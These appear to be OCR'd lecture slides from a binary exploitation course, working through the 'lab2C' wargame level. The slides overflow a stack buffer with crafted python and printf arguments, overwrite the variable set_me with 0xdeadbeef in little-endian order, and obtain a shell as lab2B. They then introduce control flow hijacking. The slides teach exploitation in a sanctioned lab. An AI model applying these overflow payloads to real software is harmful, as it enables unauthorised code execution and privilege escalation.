
Continues writing past buf into set_me

./lab2C AAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB




Continues writing past buf into set_me

./lab2C AAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBBB



Continues writing past buf into set_me

Crash!



```
lab2C@warzone:/levels/lab02$ ./lab2C AAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Not authenticated.
set_me was 1111638594
Segmentation fault (core dumped)
```


```
Segmentation fault (core dumped)
```

Let’s only overwrite “set_me”


- Stack variables are placed **next** to eachother.
- Overflowing one variable allows you to **write** to another.

./lab2C AAAAAAAAAAAAAAABBBB

- 15 “A”’s and 4 “B”’s



```
lab2C@warzone:/levels/lab02$ ./lab2C AAAAAAAAAAAAAAABBBB
Not authenticated.
set_me was 1111638594
```



```
[0x00000000]> ? 1111638594
1111638594 0x42424242 010220441102 1G 4242000:0242 1111638594 "BBBB"
```

I know where to put “0xdeadbeef” now.. but how do I write hex?

- Let’s print “ABCD” to our terminal
- $ echo -e '\x41\x42\x43\x44'
- $ printf '\x41\x42\x43\x44'
- $ python -c 'print "\x41\x42\x43\x44"'
- $ perl -e 'print "\x41\x42\x43\x44";'

I know where to put “0xdeadbeef” now.. but how do I write hex?


- Let’s print 100 A’s to our terminal
- $ python -c 'print "A"*100'
- $ perl -e 'print "A" x 100;'

How do I send hex to a program?


- Use command output as an argument
- `` $ ./vulnerable `your_command_here` ``
- `$ ./vulnerable $(your_command_here)`
- Use command as input
- `$ your_command_here | ./vulnerable`
- Write command output to file
- `$ your_command_here > filename`
- Use file as input
- `$ ./vulnerable < filename`

Send input programatically

./lab2C $(python -c 'print("A"*15 + "B"*4)')



```
lab2C@warzone:/levels/lab02$ ./lab2C $(python -c 'print("A"*15 + "B"*4)')
Not authenticated.
set_me was 1111638594
```



```
lab2C@warzone:/levels/lab02$ ./lab2C $(python -c 'print("A"*15 + "\xde\xad\xbe\xef")')
Not authenticated.
set_me was -272716322
```

“BBBB” - 1111638594


Why wasnt “set_me” “0xdeadbeef”?

- ./lab2C $(python -c 'print("A"*15 + "\xde\xad\xbe\xef")')
- “set_me” is -272716322 which is “0xefbeadde”
- That’s **backwards**!

Little Endian

- StrnCpy is placing our “deadbeef” **backwards**!
- Reverse it to “\xef\xbe\xad\xde” when **feeding** it in.
- `./lab2C $(python -c 'print("A"*15 + "\xef\xbe\xad\xde")')`
- `./lab2C $(printf 'AAAAAAAAAAAAAAA\xef\xbe\xad\xde')`

We Win!



```
lab2C@warzone:/levels/lab02$ ./lab2C $(python -c 'print("A"*15 + "\xef\xbe\xad\xde")')
You did it.
$ whoami
lab2B
```

Now what?

- Cool we changed some variable.
- What if we’re not that lucky?


Control Flow Jacking

- **It’s like taking the steering wheel away from the driver**
- **YOU tell the program what to do.**


JESUS, TAKE THE WHEEL!

Registers

- Remember those boring things?
- Well one of those guys tells our processor which part of the program to execute next.



